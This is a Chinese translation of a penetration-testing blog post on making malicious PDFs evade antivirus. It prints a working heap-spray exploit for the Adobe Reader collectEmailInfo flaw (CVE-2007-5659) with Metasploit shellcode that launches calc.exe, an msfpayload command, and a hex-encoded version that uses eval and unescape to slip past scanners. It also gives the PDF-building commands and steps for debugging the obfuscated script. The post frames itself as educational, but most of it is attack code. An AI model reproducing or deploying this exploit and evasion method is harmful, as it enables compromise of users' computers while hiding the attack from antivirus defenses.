Bypassing AntiVirus Detection for Malicious PDFs

作者：grey corner(http://grey-corner.blogspot.com)
译者：Cryin'(http://hi.baidu.com/justear)
日期：2011.07.14

介绍

最近在一个渗透测试过程中我不得不想办法使一个恶意的 PDF 文件绕过杀毒软件的查杀，我觉的应该分享一下我所使用的方法。但在此之前，我必须在这里特别声明下....

警告！请注意这篇文章仅为学习交流，而且绝不应该使用本文提到的技术在未授权访问的情况下去攻击其它任何计算机。很明显在大多数国家和地区，如果你非法访问未授权的计算机系统被抓到的话（这是可能的），你必须承担一定的后果。不要说你没有被警告。

如果你是一些安全防御组织成员的话，在文章的最后我列出了一些抵御利用这些技术攻击的一些建议，大多数方法实现起来非常简单。

现在转回文章正题，下面我将描述的方法适用于任何使用 JavaScript 触发漏洞的恶意 PDF 文件。也适用于其它的一些 PDF 漏洞，包括 `u3d_meshcont`，`flatedecode_predictor`，`geticon`，`collectemailinfo`，`utilprintf` 等。

准备工作

阅读这篇文章之前，你必须掌握一些漏洞利用的技术以及编写 JavaScript 的能力（如果你能够读懂 JavaScript 代码的话也不影响阅读本文）。

创建恶意的 PDF 文件需要以下的工具：

- pdftk.在 Debian/Ubuntu/BackTrack 5 使用'apt-get install pdftk'来安装
- make-pdftools.创建 PDF 文件的 python 脚本程序
- escapeencoder.pl. 一个简单 perl 脚本对文件进行十六进制编码
- rhino.调试 JavaScript 的工具
- python.运行 make-pdftools 需要安装 python
- Metaspoit.
- A Java Runtime Engine.运行 rhino 程序需要安装 JDK
- Perl.运行 escapeencoder.pl 需要安装 Perl
- 一个文本编辑器.如果是 Linux 你可以使用 vim 或者 gedit

另外需要测试恶意 PDF 文件的系统环境及杀毒软件，这里需要你在 Windows 操作系统里安装下面软件:

- Adobe Reader.本文测试使用的版本是 Adobe Acrobat Reader 7.0
- 杀毒软件.本例选择 Symantec Endpoint Protection 11

注意：一些在线病毒扫描服务或者其它的一些杀毒软件会将样本提交到杀毒软件厂商，所以不要使用这类软件来测试。除非你希望你修改的可以绕过杀毒软件查杀的样本寿命变短。

技术概述

创建绕过杀软查杀的恶意 PDF 文件的过程很简单，可以归纳为以下步骤:

1. 获取利用 PDF 漏洞的 JavaScript 代码。
2. 混淆处理 JavaScript 代码以逃避杀软检测。
3. 创建包含上述 JavaScript 代码的恶意 PDF 文件。
4. 压缩恶意 PDF 文件，进一步提高逃过杀软查杀的几率。

接下来就让我们进入细节。

获取漏洞的 JavaScript 代码

在我们着手恶意 PDF 文件绕过杀软检测之前，我们先需要获取到 JavaScript 攻击代码。使用 Metasploit 你可以生成你选择的 PDF 漏洞的 JavaScript 攻击代码。

示例代码

这里我并没有利用 Metasploit 来获取样本，而是选择在网上抓取的 CVE-2007-5659 样本，代码去掉了讨厌的 shellcode 并将变量名修改的更加容易理解。如下图所示：

```
var MemArray = new Array();

function function1(var1, var2){
    while (var1.length * 2 < var2){
        var1 += var1;
    }
    var1 = var1.substring(0, var2 / 2);
    return var1;
}

function HeapSpray(input){
    var Sprayval = 0x0c0c0c0c;
    Shellcode = unescape("");
    if (input == 1){
        Sprayval = 0x30303030;
    }
    var const01 = 0x400000;
    var ScLength = Shellcode.length * 2;
    var noplength = const01 - (ScLength + 0x38);
    var nop = unescape("%u9090%u9090");
    nop = function1(nop, noplength);
    var arraysize = (Sprayval - const01) / const01;
    for (var a = 0; a < arraysize; a ++ ){
        MemArray[a] = nop + Shellcode;
    }
}

function Sploit(){
    HeapSpray(0);
    var csled = unescape("%u0c0c%u0c0c");
    while (csled.length < 44952) csled += csled;
    this .collabStore = Collab.collectEmailInfo({subj : "", msg : csled});
}

Sploit();
```

将上面代码写入博客时，某些杀毒软件尽然查杀，所以我没有敲入上面代码而是贴图片。有趣吧？

如果你对 Heap Spray 技术已经有所了解，那么肯定会感觉上面代码很熟悉。上面代码在 Windows XP SP2 和 SP3 系统、Acrobat Reader 7.0 上测试可以正常工作，只是上面的代码运行时会执行 shellcode 两次，你需要了解并解决这个问题。

为了确认上面的代码可以正常工作，我们需要在 HeapSpray 函数里面添加 JavaScript unicode 格式的 shellcode。我们现在就使用 Metasploit 中的 msfpayload 生成一个运行 calc.exe 的 JavaScript 格式的 shellcode。

```
lupin@lion:~$ msfpayload windows/exec CMD=calc.exe J
// windows/exec - 200 bytes
// http://www.metasploit.com
// EXITFUNC=process, CMD=calc.exe
%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b1
4%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701
%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d
0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1
ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud3
01%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b5b%u
```

5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u2e63%u7865%u0065

现在我们将 shellcode 加到 JavaScript 攻击代码里面...


```
var MemArray = new Array();

function function1(var1, var2){
    while (var1.length * 2 < var2){
        var1 += var1;
    }
    var1 = var1.substring(0, var2 / 2);
    return var1;
}

function HeapSpray(input){
    var Sprayval = 0x0c0c0c0c;
    Shellcode =
unescape("%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u2e63%u7865%u0065");
    if (input == 1){
        Sprayval = 0x30303030;
    }
    var const01 = 0x400000;
    var ScLength = Shellcode.length * 2;
    var noplength = const01 - (ScLength + 0x38);
    var nop = unescape("%u9090%u9090");
    nop = function1(nop, noplength);
    var arraysize = (Sprayval - const01) / const01;
    for (var a = 0; a < arraysize; a ++ ){
        MemArray[a] = nop + Shellcode;
    }
}

function Sploit(){
    HeapSpray(0);
    var csled = unescape("%u0c0c%u0c0c");
    while (csled.length < 44952) csled += csled;
    this .collabStore = Collab.collectEmailInfo({subj : "", msg : csled});
}

Sploit();
```

还是贴图吧，为了避免杀毒软件的检测。如果你要自己测试则需要你手工将 Metasploit 生成的 shellcode 输入到 JavaScript 代码中了。


为了要进行测试这个方法，我们需要将添加 shellcode 的 JavaScript 代码保存为 script1.js 并使用 make-pdf 工具创建名为 evil.pdf 的 PDF 文件。

```
lupin@lion:~$ make-pdf-javascript.py -f script1.js evil.pdf
```

现在我们就可以在测试环境下测试这个 PDF 文件了，首先禁用杀软的实时保护功能。我们会看到弹出了计算器(实际上可能会弹出两个计算器，因为这个漏洞会运行 shellcode 两次)。



但是当我们用杀毒软件扫描这个 PDF 文件时，杀软会报此文件为恶意病毒文件。所以我们在测试前需要禁用杀软的实时自动保护功能。要不然是无法进行测试的。



到这里我们知道这个恶意 PDF 文件可以成功执行，但是如果杀毒软件不禁用实时自动保护功能的话会将其视为恶意病毒文件以阻止其被用户打开。我们怎样才能解决这个问题呢？

恶意 PDF 文件被查杀的原因

让我们想想杀毒软件是如何检测并确认恶意 PDF 文件的。我们可以打开 PDF 源文件查看其结构，其实质上是基于文本格式的文件。

PDF 文件本身结构其实很简单，大多是一些标准的 PDF 结构对象。而大多数恶意 PDF 文件都包含有 JavaScript 代码在里面。所以很有可能杀毒软件是通过检测 JavaScript 代码来判断其是否是恶意病毒文件。口说无凭，我们可以测试一下。我们创建一个只含有一句 JavaScript 代码的 PDF 文件。

创建 lupinrocks.js 文件并在里面写入如下代码：

```
var a = "Lupin rocks!";
```

生成 PDF 文件：

```
lupin@lion:~$ make-pdf-javascript.py -f lupinrocks.js nice.pdf
```

现在用杀毒软件进行扫描，我们发现杀软并没有报毒。对比一下 nice.pdf 和 evil.pdf 两个文件唯一不同之处就是 JavaScript 代码。

注意：如果你的 nice.pdf 文件被杀毒软件查杀的话，最可能的是使用 make-pdf 工具生成的 PDF 文件包含被查杀的特征码。这就需要修改 make-pdf 脚本中的代码。更多关于 PDF 文件结构的资料可以参考 Didier Steven'的博客。

因此，如果杀软通过 JavaScript 代码检测恶意 PDF 的话，我们就可以通过修改 JavaScript 代码来逃过杀软的检测。所以我们接下来就需要混淆下 JavaScript 代码。

混淆 JavaScript 代码

混淆我们的 JavaScript 代码可以使用几种不同的方法来实现，有时候稍作修改就可以逃过杀软的查杀。举例来说，我只需重写部分代码就可能逃过杀软检测。假设这样并不能解决问题，我们即可以用混淆技术对 JavaScript 代码进行模糊处理。

JavaScript 混淆技术

以下可能不能详尽讲述 JavaScript 混淆技术，但足以让你混淆自己的 JavaScript 代码。

使用混淆技术可以尽可能的让别人不易读懂，并逃过杀毒软件、入侵检测系统的检测和查杀。

一些用于混淆代码的技术如下：

- 删除代码中的空格和回车，使代码变得更不易懂（前提是代码能够正常运行）
- 重命名代码中的变量，使其不具有明显的意义这样就不会被别人很容易的识别（避免使用 shellcode、heapspray 等作为变量名）
- 在代码中插入垃圾注释使其阅读起来更困难
- 自定义函数名称，JavaScript 中允许我们自定义函数名称来代替本身的函数
- 对代码进行编码，运行时再对其解码。这种方法可以更有效的降低可读性以及逃过自动化分析软件的检测

我个人并不太关心如何去降低代码的可读性以及逃过自动化分析软件的检测，我将集中讨论

垃圾注释、自定义函数名及编码混淆技术。这些方法中垃圾注释、自定义函数名很容易理解。但编码的方法则需要一些编程基础。所以接下来简要介绍下。

JavaScript 中有一些函数和方法对代码和数据编码非常有用，下面列出:

- Unescape 函数，用于将经过十六进制编码过的字符串进行解码
- Eval 函数，用于将输入的字符串作为代码来执行
- Replace 函数，用于在字符串中用一些字符替换另一些字符，是对象 string 的方法
- FromCharCode 函数，可接受一个指定的 Unicode 值，然后返回一个字符串。是对象 string 的方法

如何使用这些函数和方法对 JavaScript 代码进行编码，接下来将实际操作演示。

混淆处理过的代码示例

下面所示的是 encoded1.js 文件的内容，实际上是 script1.js 使用了上述提到的一些技术进行编码后的版本。

blah='gh76gh61gh72gh20gh4dgh65gh6dgh41gh72gh72gh61gh79gh20gh3dgh20gh6egh65gh77gh20gh41gh72gh72gh61gh79gh28gh29gh3bgh0agh0agh66gh75gh6egh63gh74gh69gh6fgh6egh20gh66gh75gh6egh63gh74gh69gh6fgh6egh31gh28gh76gh61gh72gh31gh2cgh20gh76gh61gh72gh32gh29gh7bgh0agh09gh77gh68gh69gh6cgh65gh20gh28gh76gh61gh72gh31gh2egh6cgh65gh6egh67gh74gh68gh20gh2agh20gh32gh20gh3cgh20gh76gh61gh72gh32gh29gh7bgh0agh09gh09gh76gh61gh72gh31gh20gh2bgh3dgh20gh76gh61gh72gh31gh3bgh0agh09gh7dgh0agh09gh76gh61gh72gh31gh20gh3dgh20gh76gh61gh72gh31gh2egh73gh75gh62gh73gh74gh72gh69gh6egh67gh28gh30gh2cgh20gh76gh61gh72gh32gh20gh2fgh20gh32gh29gh3bgh0agh09gh72gh65gh74gh75gh72gh6egh20gh76gh61gh72gh31gh3bgh0agh7dgh0agh0agh66gh75gh6egh63gh74gh69gh6fgh6egh20gh48gh65gh61gh70gh53gh70gh72gh61gh79gh28gh69gh6egh70gh75gh74gh29gh7bgh0agh09gh76gh61gh72gh20gh53gh70gh72gh61gh79gh76gh61gh6cgh20gh3dgh20gh30gh78gh30gh63gh30gh63gh30gh63gh30gh63gh3bgh0agh09gh53gh68gh65gh6cgh6cgh63gh6fgh64gh65gh20gh3dgh20gh75gh6egh65gh73gh63gh61gh70gh65gh28gh22gh25gh75gh65gh38gh66gh63gh25gh75gh30gh30gh38gh39gh25gh75gh30gh30gh30gh30gh25gh75gh38gh39gh36gh30gh25gh75gh33gh31gh65gh35gh25gh75gh36gh34gh64gh32gh25gh75gh35gh32gh38gh62gh25gh75gh38gh62gh33gh30gh25gh75gh30gh63gh35gh32gh25gh75gh35gh32gh38gh62gh25gh75gh38gh62gh31gh34gh25gh75gh32gh38gh37gh32gh25gh75gh62gh37gh30gh66gh25gh75gh32gh36gh34gh61gh25gh75gh66gh66gh33gh31gh25gh75gh63gh30gh33gh31gh25gh75gh33gh63gh61gh63gh25gh75gh37gh63gh36gh31gh25gh75gh32gh63gh30gh32gh25gh75gh63gh31gh32gh30gh25gh75gh30gh64gh63gh66gh25gh75gh63gh37gh30gh31gh25gh75gh66gh30gh65gh32gh25gh75gh35gh37gh35gh32gh25gh75gh35gh32gh38gh62gh25gh75gh38gh62gh31gh30gh25gh75gh33gh63gh34gh32gh25gh75gh64gh30gh30gh31gh25gh75gh34gh30gh38gh62gh25gh75gh38gh35gh37gh38gh25gh75gh37gh34gh63gh30gh25gh75gh30gh31gh34gh61gh25gh75gh35gh30gh64gh30gh25gh75gh34gh38gh38gh62gh25gh75gh38gh62gh31gh38gh25gh75gh32gh30gh35gh38gh25gh75gh64gh33gh30gh31gh25gh75gh33gh63gh65gh33gh25gh75gh38gh62gh34gh39gh25gh75gh38gh62gh33gh34gh25gh75gh64gh36gh30gh31gh25gh7

5gh66gh66gh33gh31gh25gh75gh63gh30gh33gh31gh25gh75gh63gh31gh61gh63gh25gh75gh30gh
64gh63gh66gh25gh75gh63gh37gh30gh31gh25gh75gh65gh30gh33gh38gh25gh75gh66gh34gh37g
h35gh25gh75gh37gh64gh30gh33gh25gh75gh33gh62gh66gh38gh25gh75gh32gh34gh37gh64gh25
gh75gh65gh32gh37gh35gh25gh75gh38gh62gh35gh38gh25gh75gh32gh34gh35gh38gh25gh75gh6
4gh33gh30gh31gh25gh75gh38gh62gh36gh36gh25gh75gh34gh62gh30gh63gh25gh75gh35gh38gh
38gh62gh25gh75gh30gh31gh31gh63gh25gh75gh38gh62gh64gh33gh25gh75gh38gh62gh30gh34g
h25gh75gh64gh30gh30gh31gh25gh75gh34gh34gh38gh39gh25gh75gh32gh34gh32gh34gh25gh75
gh35gh62gh35gh62gh25gh75gh35gh39gh36gh31gh25gh75gh35gh31gh35gh61gh25gh75gh65gh3
0gh66gh66gh25gh75gh35gh66gh35gh38gh25gh75gh38gh62gh35gh61gh25gh75gh65gh62gh31gh
32gh25gh75gh35gh64gh38gh36gh25gh75gh30gh31gh36gh61gh25gh75gh38gh35gh38gh64gh25g
h75gh30gh30gh62gh39gh25gh75gh30gh30gh30gh30gh25gh75gh36gh38gh35gh30gh25gh75gh38
gh62gh33gh31gh25gh75gh38gh37gh36gh66gh25gh75gh64gh35gh66gh66gh25gh75gh66gh30gh6
2gh62gh25gh75gh61gh32gh62gh35gh25gh75gh36gh38gh35gh36gh25gh75gh39gh35gh61gh36gh
25gh75gh39gh64gh62gh64gh25gh75gh64gh35gh66gh66gh25gh75gh30gh36gh33gh63gh25gh75g
h30gh61gh37gh63gh25gh75gh66gh62gh38gh30gh25gh75gh37gh35gh65gh30gh25gh75gh62gh62
gh30gh35gh25gh75gh31gh33gh34gh37gh25gh75gh36gh66gh37gh32gh25gh75gh30gh30gh36gh6
1gh25gh75gh66gh66gh35gh33gh25gh75gh36gh33gh64gh35gh25gh75gh36gh63gh36gh31gh25gh
75gh32gh65gh36gh33gh25gh75gh37gh38gh36gh35gh25gh75gh30gh30gh36gh35gh22gh29gh3bg
h0agh09gh69gh66gh20gh28gh69gh6egh70gh75gh74gh20gh3dgh3dgh20gh31gh29gh7bgh0agh09
gh09gh53gh70gh72gh61gh79gh76gh61gh6cgh20gh3dgh20gh30gh78gh33gh30gh33gh30gh33gh3
0gh33gh30gh3bgh0agh09gh7dgh0agh09gh76gh61gh72gh20gh63gh6fgh6egh73gh74gh30gh31gh
20gh3dgh20gh30gh78gh34gh30gh30gh30gh30gh30gh3bgh0agh09gh76gh61gh72gh20gh53gh63g
h4cgh65gh6egh67gh74gh68gh20gh3dgh20gh53gh68gh65gh6cgh6cgh63gh6fgh64gh65gh2egh6cg
h65gh6egh67gh74gh68gh20gh2agh20gh32gh3bgh0agh09gh76gh61gh72gh20gh6egh6fgh70gh6cg
h65gh6egh67gh74gh68gh20gh3dgh20gh63gh6fgh6egh73gh74gh30gh31gh20gh2dgh20gh28gh53
gh63gh4cgh65gh6egh67gh74gh68gh20gh2bgh20gh30gh78gh33gh38gh29gh3bgh0agh09gh76gh6
1gh72gh20gh6egh6fgh70gh20gh3dgh20gh75gh6egh65gh73gh63gh61gh70gh65gh28gh22gh25gh
75gh39gh30gh39gh30gh25gh75gh39gh30gh39gh30gh22gh29gh3bgh0agh09gh6egh6fgh70gh20g
h3dgh20gh66gh75gh6egh63gh74gh69gh6fgh6egh31gh28gh6egh6fgh70gh2cgh20gh6egh6fgh70g
h6cgh65gh6egh67gh74gh68gh29gh3bgh0agh09gh76gh61gh72gh20gh61gh72gh72gh61gh79gh73
gh69gh7agh65gh20gh3dgh20gh28gh53gh70gh72gh61gh79gh76gh61gh6cgh20gh2dgh20gh63gh6
fgh6egh73gh74gh30gh31gh29gh20gh2fgh20gh63gh6fgh6egh73gh74gh30gh31gh3bgh0agh09gh6
6gh6fgh72gh20gh28gh76gh61gh72gh20gh61gh20gh3dgh20gh30gh3bgh20gh61gh20gh3cgh20gh
61gh72gh72gh61gh79gh73gh69gh7agh65gh3bgh20gh61gh20gh2bgh2bgh20gh29gh7bgh0agh09g
h09gh4dgh65gh6dgh41gh72gh72gh61gh79gh5bgh61gh5dgh20gh3dgh20gh6egh6fgh70gh20gh2b
gh20gh53gh68gh65gh6cgh6cgh63gh6fgh64gh65gh3bgh0agh09gh7dgh0agh7dgh0agh0agh66gh75
gh6egh63gh74gh69gh6fgh6egh20gh53gh70gh6cgh6fgh69gh74gh28gh29gh7bgh0agh09gh48gh65
gh61gh70gh53gh70gh72gh61gh79gh28gh30gh29gh3bgh0agh09gh76gh61gh72gh20gh63gh73gh6
cgh65gh64gh20gh3dgh20gh75gh6egh65gh73gh63gh61gh70gh65gh28gh22gh25gh75gh30gh63gh
30gh63gh25gh75gh30gh63gh30gh63gh22gh29gh3bgh0agh09gh77gh68gh69gh6cgh65gh20gh28g
h63gh73gh6cgh65gh64gh2egh6cgh65gh6egh67gh74gh68gh20gh3cgh20gh34gh34gh39gh35gh32
gh29gh20gh63gh73gh6cgh65gh64gh20gh2bgh3dgh20gh63gh73gh6cgh65gh64gh3bgh0agh09gh7
4gh68gh69gh73gh20gh2egh63gh6fgh6cgh6cgh61gh62gh53gh74gh6fgh72gh65gh20gh3dgh20gh4
3gh6fgh6cgh6cgh61gh62gh2egh63gh6fgh6cgh6cgh65gh63gh74gh45gh6dgh61gh69gh6cgh49gh6

```
egh66gh6fgh28gh7bgh73gh75gh62gh6agh20gh3agh20gh22gh22gh2cgh20gh6dgh73gh67gh20gh
3agh20gh63gh73gh6cgh65gh64gh7dgh29gh3bgh0agh7dgh0agh0agh53gh70gh6cgh6fgh69gh74gh
28gh29gh3bgh0a';

 rep1 = '%';
 repbit1 = 'g';
 repbit2 = 'h';

 bfbits = [117, 110, 101, 115, 99, 97, 112, 101];

 bftext = '';
 for (i=0; i
       bftext += String./* blah garbage comment blah */fromCharCode(bfbits[i]);
 }


 blahstring="var blahfunction1=" + bftext;
 eval(blahstring);

 rep =repbit1 + repbit2;
 ume = blah.replace(new RegExp(rep, "g"), rep1);
 eme = blahfunction1(ume);

 eval(eme);
```

混淆后的代码细节

让我们逐步来讨论这段 JavaScript 代码实际上要做什么。

首先，定义变量 blah，并将编过码的 script1.js 脚本赋值变量。我们是通过使用 perl 脚本 escapeencoder.pl 对 script1.js 进行编码的，将文件中每一个字节编码转换没十六进制（例如: 小写字母 a 转换为%61）然后将每一个'%'替换为'gh'。用下面命令实现并将结果写入文件 basetext.txt 中，这样就可以拷贝并粘贴到代码中（请确认 escapeencoder.pl 的路径并将其设置为可执行的）。

```
lupin@lion:~$ escapeencoder.pl script1.js | sed 's/%/gh/g' > basetext.txt
```

请注意这里替换的值'gh'，因为它们并没有在 script1.js 脚本中出现过。这一点非常重要，因为我们接下来还需要对其进行解码。本质上来说只要未在源文件代码中出现的值都可以用其进行编码。

接下来三行分别是变量 rep1, repbit1 和 repbit2，后面解码的时候会用到。

```
rep1 = '%';
repbit1 = 'g';
repbit2 = 'h';
```

接下来这行创建一个序列 bfbits 并包含一些特定的值。这些值对应的 ASCII 码字符是'u', 'n', 'e', 's', 'c', 'a', 'p', 'e',连在一起就是'unescape'。

```
bfbits = [117, 110, 101, 115, 99, 97, 112, 101];
```

接下来四行代码使用 fromCharCode 方法将字符串'unescape' 连在一起并赋值给变量 bftext。为了使阅读起来更困难在 String 和 fromCharCode 中间添加了一段垃圾注释（实质上这并不影响代码的执行）。

```
bftext = '';
for (i=0; i
    bftext += String./* blah garbage comment blah */fromCharCode(bfbits[i]);
}
```

接下来两行我们给函数 unescape 自定义名称 blahfunction1 并连同 bftext 一起赋值给 blahstring，并使用 eval 函数执行。

```
blahstring="var blahfunction1=" + bftext;
eval(blahstring);
```

接下来三行代码的作用是将字符串 blah 中的'gh'替换为'%'，然后用 blahfunction1 也就是函数 unescape 来解码 ume 并保存在 eme 中，解码后生成的代码即是 script1.js 中的代码。

最后一行是使用函数 eval 来执行'eme'代码，最后就完成了整个漏洞的利用。

```
eval(eme);
```

使用 Rhino 来调试 JavaScript 代码


到了这里你可能已经大概理解了上面代码，但是你知道这个代码是不是可以正常执行么。如果你尝试修改或自己写这段代码的话，你如何能知道它能正常工作呢？这时候就需要 JavaScript 调试工具了，你可以单步执行你的代码看它是否符合你的思路正常执行。

这里我使用 Rhino JavaScript 调试器，你只需在官网上下载并解压到硬盘就可以使用这个调试器了，到目录/opt/rhino/下，使用如下命令来运行 Rhino：


```
java -cp /opt/rhino/js-14.jar org.mozilla.javascript.tools.debugger.Main &
```

在 Rhino 的界面上可以看到调试按钮 Go, Step Into, Step Over 以及 Step Out，其中 Go 是执

行代码直到断点或者代码执行完。Step Into 是进入子函数单步执行。Step Over 是单步执行但不进入子函数的意思。Step Out 意思是继续执行直到当前函数结束。关于调试器的更多使用说明可以参考官网的文档。



